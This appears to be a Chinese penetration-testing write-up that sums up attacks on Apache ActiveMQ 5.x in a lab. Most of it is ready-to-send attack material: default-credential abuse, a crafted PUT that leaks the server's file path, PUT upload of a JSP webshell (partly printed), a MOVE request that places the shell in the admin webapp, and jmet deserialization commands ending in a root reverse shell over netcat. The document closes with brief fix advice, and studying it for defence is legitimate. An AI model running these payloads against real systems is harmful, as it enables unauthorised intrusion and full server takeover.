ACTIVEMQ 漏洞利用总结

文/Sevck

0x00 应用介绍

Apache ActiveMQ 是 Apache 软件基金会所研发的开放源代码消息中间件；由于 ActiveMQ 是一个纯 Java 程序，因此只需要操作系统支持 Java 虚拟机，ActiveMQ 便可执行。ActiveMQ 是一个完全支持 JMS1.1 和 J2EE 1.4 规范的 JMS Provider 实现，尽管 JMS 规范出台已经是很久的事情了，但是 JMS 在当今的 J2EE 应用中间仍然扮演着特殊的地位。


0x01 漏洞利用

ActiveMQ 可以多种利用方式，但是绝大部分提及都是比较单一的利用方式。本文搭建的环境为 Apache ActiveMQ 5.7.0，环境 IP 为：192.168.197.25

1. Console 存在默认端口和默认密码/未授权访问（默认密码为 admin:admin）

ActiveMQ 默认使用 8161 端口，使用 nmap 对目标服务器进行扫描：

```
[root@localhost src]# nmap -A  -p8161 192.168.197.25
Starting Nmap 5.51 ( http://nmap.org ) at 2017-10-26 15:31 CST
Nmap scan report for 192.168.197.25
Host is up (0.00016s latency).
PORT     STATE SERVICE VERSION
8161/tcp open  http    Jetty httpd 7.6.7.v20120910
|_http-methods: No Allow or Public header in OPTIONS response (status code 401)
| http-auth: HTTP/1.1 401 Unauthorized
|
|_basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
```



Welcome!

Welcome to the ActiveMQ Console of **localhost** (ID:localhost.localdomain-46122-1509001570407-0:1)

You can find more information about ActiveMQ on the Apache ActiveMQ Site

Broker

Name	localhost
Version	5.7.0
ID	ID:localhost.localdomain-46122-1509001570407-0:1
Uptime	23.114 seconds
Store percent used	0
Memory percent used	0
Temp percent used	0


Copyright 2005-2012 The Apache Software Foundation. (printable version)

2. ActiveMQ 物理路径泄漏漏洞

ActiveMQ 默认开启 PUT 请求，当开启 PUT 时，构造好 Payload(即不存在的目录)，Response 会返回相应的物理路径信息：

```
Request Raw:
PUT /fileserver/a../../%08/..%08/.%08/%08 HTTP/1.1
Host: 192.168.197.25:8161
Authorization: Basic YWRtaW46YWRtaW4=
Content-Length: 4

test
```

```
Response Raw:
HTTP/1.1 500 /data/apache-activemq-5.7.0/webapps/fileserver//.././(No such file
or directory)
Content-Length: 0
Server: Jetty(7.6.7.v20120910)
```



Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts NoPE Proxy
1 2 3 4 ...
Go Cancel
Target: http://192.168.197.25:8161
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
153 bytes | 1,002 millis

```
PUT /fileserver/a../../%08/..%08/.%08/%08 HTTP/1.1
Host: 192.168.197.25:8161
Authorization: Basic YWRtaW46YWRtaW4=
Content-Length: 4

test
```


```
HTTP/1.1 500 /data/apache-activemq-5.7.0/webapps/fileserver/□/..□/.□/□ (No such file or directory)
Content-Length: 0
Server: Jetty(7.6.7.v20120910)
```

3. ActiveMQ PUT 任意文件上传漏洞

ActiveMQ 默认开启 PUT 方法，当 fileserver 存在时我们可以上传 jsp webshell。

```
Request Raw:
PUT /fileserver/shell.jsp HTTP/1.1
Host: 192.168.197.25:8161
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46YWRtaW4=
Content-Length: 26

this is jsp webshell code.
```

```
Response Raw:
HTTP/1.1 204 No Content
Server: Jetty(7.6.7.v20120910)
```



Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts NoPE Proxy
1 × 2 × 3 × 4 × ...
Go Cancel
Target: http://192.168.197.25:8161
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex
Type a search term
0 matches
Done
59 bytes | 12 millis

```
PUT /fileserver/1.jsp HTTP/1.1
Host: 192.168.197.25:8161
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 7585

 <jsp:root xmlns:jsp="http://java.sun.com/JSP/Page"
xmlns="http://www.w3.org/1999/xhtml" xmlns:c="http://java.sun.com/jsp/jstl/core"
version="1.2"><jsp:directive.page contentType="text/html" pageEncoding="UTF-8"
/><jsp:directive.page import="java.io.*"/><jsp:directive.page
import="java.util.*"/><jsp:directive.page
import="java.net.*"/><jsp:directive.page
import="java.sql.*"/><jsp:directive.page
import="java.text.*"/><jsp:declaration>String Pwd="1";String cs="UTF-8";String
EC(String s)throws Exception{return new
String(s.getBytes("ISO-8859-1"),cs);}Connection GC(String s)throws
Exception{String[]
x=s.trim().split("\r\n");Class.forName(x[0].trim());if(x[1].indexOf("jdbc:oracle"
)!=-1){return
DriverManager.getConnection(x[1].trim()+":"+x[4],x[2].equalsIgnoreCase("[/null]")
?"":x[2],x[3].equalsIgnoreCase("[/null]")?"":x[3]);}else{Connection
c=DriverManager.getConnection(x[1].trim(),x[2].equalsIgnoreCase("[/null]")?"":x[2
],x[3].equalsIgnoreCase("[/null]")?"":x[3]);if(x.length>4){c.setCatalog(x[4]);}re
turn c;}}void AA(StringBuffer sb)throws Exception{File
r[]=File.listRoots();for(int
```

```
HTTP/1.1 204 No Content
Server: Jetty(7.6.7.v20120910)
```

一般构造返回 204 响应码即为成功，笔者测试其他不可 put 环境时，返回为 404 或 500。

put 完成，查看 service 下的信息：

```
[root@localhost fileserver]# pwd
/data/apache-activemq-5.7.0/webapps/fileserver
[root@localhost fileserver]# ls
index.html  META-INF  shell.jsp  WEB-INF
[root@localhost fileserver]# cat shell.jsp
this is jsp webshell code.
```


4. ActiveMQ 任意文件文件移动漏洞

ActiveMQ 除了支持 PUT 协议之外，还支持 MOVE 协议。

```
Request Raw:
MOVE /fileserver/shell.jsp HTTP/1.1
Destination:file:/data/apache-activemq-5.7.0/webapps/admin/shell.jsp
Host: 192.168.197.25:8161
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
Authorization: Basic YWRtaW46YWRtaW4=
Content-Length: 17

Content-Length: 0
```

```
Response Raw:
HTTP/1.1 204 No Content
Server: Jetty(7.6.7.v20120910)
```


Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts NoPE Proxy
1 2 3 4 ...
Go Cancel
Target: http://192.168.197.25:8161
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
59 bytes | 12 millis


```
MOVE /fileserver/1.jsp HTTP/1.1
Destination:file:/data/apache-activemq-5.7.0/webapps/admin/1.jsp
Host: 192.168.197.25:8161
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 17

Content-Length: 0
```

```
HTTP/1.1 204 No Content
Server: Jetty(7.6.7.v20120910)
```

服务器信息如下：

```
[root@localhost fileserver]# ls
index.html  META-INF  shell.jsp  WEB-INF
[root@localhost fileserver]# cat shell.jsp
this is jsp webshell code.
[root@localhost fileserver]# ls
index.html  META-INF  shell.jsp  WEB-INF
[root@localhost fileserver]# ls
index.html  META-INF  WEB-INF
[root@localhost fileserver]# cd ..
[root@localhost webapps]# ls
admin  demo  favicon.ico  fileserver  index.html  styles
[root@localhost webapps]# cd admin/
[root@localhost admin]# ls
```


```
1.jsp          connection.jsp    images          META-INF              queues.jsp
slave.jsp  topics.jsp
404.html      connections.jsp   index.jsp      network.jsp            scheduled.jsp
styles     WEB-INF
500.html      decorators          js              queueConsumers.jsp    send.jsp
subscribers.jsp
browse.jsp    graph.jsp             message.jsp   queueGraph.jsp          shell.jsp
test
```



localhost : ActiveMQ C

192.168.197.25:8161/admin/1.jsp

ActiveMQ
Home | Queues | Topics | Subscribers | Connections | Network | Scheduled | Send
->||<-



192. 168. 197. 25

/data/apache-activemq-5. 7. 0/webapps/admin/

192. 168. 197. 25　目录 (8), 文件 (18)

名称	时间	大小	属性
xml	2017-10-26 12:09:12	4096	R W
META-INF	2017-10-26 12:09:11	4096	R W
WEB-INF	2017-10-26 12:09:12	4096	R W
images	2017-10-26 12:09:11	4096	R W
js	2017-10-26 12:09:11	4096	R W
decorators	2017-10-26 12:09:11	4096	R W
test	2017-10-26 12:09:12	4096	R W
styles	2017-10-26 12:09:12	4096	R W
slave. jsp	2012-10-02 23:39:55	5377	R W
send. jsp	2012-10-02 23:39:55	4132	R W
404. html	2012-10-02 23:39:55	5840	R W
browse. jsp	2012-10-02 23:39:55	2314	R W
graph. jsp	2012-10-02 23:39:55	1983	R W
message. jsp	2012-10-02 23:39:55	6005	R W
network. jsp	2012-10-02 23:39:55	1457	R W
queueConsumers. jsp	2012-10-02 23:39:55	2059	R W
500. html	2012-10-02 23:39:55	5979	R W
queueGraph. jsp	2012-10-02 23:39:55	2570	R W
scheduled. jsp	2012-10-02 23:39:55	1874	R W
subscribers. jsp	2012-10-02 23:39:55	4643	R W


同理，写 ssh key 一样，在此不再重复造轮子。
影响版本：Apache ActiveMQ 5.x ~ 5.14.0
CVE 信息：CVE-2016-3088

5. ActiveMQ 反序列化漏洞(CVE-2015-5254)

ActiveMQ 默认对外开启 61616 端口，默认为 ActiveMQ 消息队列端口。
其中存在一下小的细节问题：
（1）工具 releaes 的为 JDK 1.7，如果自己 build 可无视
（2)使用工具需要在当前目录下创建一个 external 目录,否则会出现 NoSuchFileException，通过构造 payload,向队列发送反序列化数据到消息队列中。


```
 [root@sevck_v3 ~]# java -jar jmet-0.1.0-all.jar  -Q event -I ActiveMQ -s -Y
"python /tmp/test.py" -Yp "CommonsCollections1" 192.168.197.25 61616
```

```
INFO d.c.j.t.JMSTarget [main] Connected with ID: ID:sevck_v3.0-45938-1516678757604-0:1
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections1" with command: "python /tmp/test.py"
INFO d.c.j.t.JMSTarget [main] Shutting down connection ID:sevck_v3.0-45938-1516678757604-0:1
```



```
[root@sevck_v3 ~]# java -jar jmet-0.1.0-all.jar  -Q event -I ActiveMQ -s -Y "python /tmp/test.py" -Yp "CommonsCollections1" 192.168.197.25 61616
INFO d.c.j.t.JMSTarget [main] Connected with ID: ID:sevck_v3.0-45938-1516678757604-0:1
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections1" with command: "python /tmp/test.py"
INFO d.c.j.t.JMSTarget [main] Shutting down connection ID:sevck_v3.0-45938-1516678757604-0:1
[root@sevck_v3 ~]#
```

查看消息队列触发：




ActiveMQ
Home | Queues | Topics | Subscribers | Connections | Network | Scheduled | Send

Browse event

Message ID	Correlation ID	Persistence	Priority	Redelivered	Reply To	Timestamp	Type	Operations
ID:admin-PC-33947-1509096100303-1:1:1:1:1		Persistent	4	false		2017-10-27 17:21:40:495 CST		Delete

View Consumers

服务器监听：



```
[root@sevck_linux ~]# nc -vv -l 1234
Connection from [redacted] port 1234 [tcp/search-agent] accepted
sh: no job control in this shell
sh-4.1# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1# pwd
pwd
/data/apache-activemq-5.7.0/bin
sh-4.1#
```

注：如果反弹不成功可能的原因是 JAVA Runtime.getRuntime().exec()中不能使用管道符，需要进行一次编码。


推荐工具：http://jackson.thuraisamy.me/runtime-exec-payloads.html

影响版本：Apache ActiveMQ 5.13.0 的版本之前的存在反序列化漏洞

CVE 信息：CVE-2015-5254

6. ActiveMQ 信息泄漏漏洞(CVE-2017-15709)

在最新的版本中 apache-activemq-5.15.0 to apache-activemq-5.15.2 和 apache-activemq-5.14.0 to apache-activemq-5.14.5 中 61616 默认使用了 OpenWire 协议，开启了 debug 模式，debug 模式会泄漏操作系统相关信息。



```
[root@localhost bin]# ls
activemq  activemq-diag  activemq.jar  env  linux-x86-32  linux-x86-64  macosx  wrapper.jar
[root@localhost bin]# pwd
/data/apache-activemq-5.15.2/bin
[root@localhost bin]# ps -ef|grep java
root     18101 11535  0 11:51 pts/6    00:00:00 grep java
[root@localhost bin]# ./activemq start
INFO: Loading '/data/apache-activemq-5.15.2//bin/env'
INFO: Using java '/usr/local/java/jdk1.8/bin/java'
INFO: Starting - inspect logfiles specified in logging.properties and log4j.properties to get details
INFO: pidfile created : '/data/apache-activemq-5.15.2//data/activemq.pid' (pid '18131')
[root@localhost bin]# telnet localhost 61616
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
ActiveMQ
        {
         TcpNoDelayEnabledSizePrefixDisabled    CacheSize
                                                        ProviderName  ActiveMQStackTraceEnabledPlatformDetails VJVM: 1.8.0_151, 25.151-b12, Oracle Co
rporation, OS: Linux, 2.6.32-573.el6.x86_64, i386
                                                 CacheEnabledTightEncodingEnabled
                                                                                MaxFrameSize@MaxInactivityDurationu0 MaxInactivityDurationInitalDelay
'ProviderVersion        5.15.2Xshell
Connection closed by foreign host.
[root@localhost bin]# 
```

影响版本：Apache ActiveMQ 5.14.0 - 5.15.2

CVE 信息：CVE-2017-15709

0x03 修复建议

1. 针对未授权访问，可修改 conf/jetty.xml 文件，bean id 为 securityConstraint 下的 authenticate 修改值为 true，重启服务即可
2. 针对弱口令，可修改 conf/jetty.xml 文件，bean id 为 securityLoginService 下的 conf 值获取用户 properties，修改用户名密码，重启服务即可。
3. 针对反序列化漏洞，建议升级到最新版本，或 WAF 添加相关规则进行拦截。

针对信息泄漏漏洞，启用 TLS 传输或升级到 Apache ActiveMQ 的 5.14.6 或 5.15.3 以上版本。